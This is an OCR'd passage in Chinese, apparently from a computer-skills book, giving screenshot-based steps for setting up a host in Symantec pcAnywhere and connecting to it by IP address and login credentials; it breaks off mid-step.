
Step 06 单击“下一步”按钮，即可打开“连接向导 - 摘要”对话框，选中“连接向导完成后等待来自远程计算机的连接”复选框，单击“完成”按钮，即可关闭连接向导，如下图所示。




Step 07 返回到系统桌面上，可以在 Windows 的通知区域中看到一个图标，将光标放在该图标上，表示 Symantec pcAnywhere 在等待主控端的连接，如下图所示。



Step 08 在“Symantec pcAnywhere 高级视图模式”窗口的“主机”窗口可以看到新添加的被控端，如下图所示。



Step 09 右击添加的被控端主机，在弹出的快捷菜单中选择“属性”菜单命令，即可打开“主机 属性：我的主机”对话框，在其中重新设置各个属性，如下图所示。







绝招5：开始进行远程控制

在对主控端和被控端分别进行设置后，即可与目标主机进行连接，以实现控制该主机的目的。与远程主机建立连接的具体操作步骤如下。


Step 01 在“Symantec pcAnywhere 管理器”任务栏中选择“快速连接”选项，即可打开“快速连接”窗口，在其中输入被控端的 IP 地址、计算机名称等信息；在“启动模式”下拉列表中，可以选择相应的选项，如下图所示。




Step 02 单击“连接”按钮，即可与目标计算机连接。在“Symantec pcAnywhere 管理器”任务栏中选择“快速部署与联机”选项，即可在“快速部署和连接”列表中看到已经连接的计算机名称，如下图所示。




Step 03 双击需要连接的被控端计算机名称，即可打开“连接到：B97GQWDC8I0UUQ8”对话框，在其中输入登录用户名和密码，如下图所示。




Step 04 单击“确定”按钮，即可与被控端建立连接，如下图所示。




Step 05 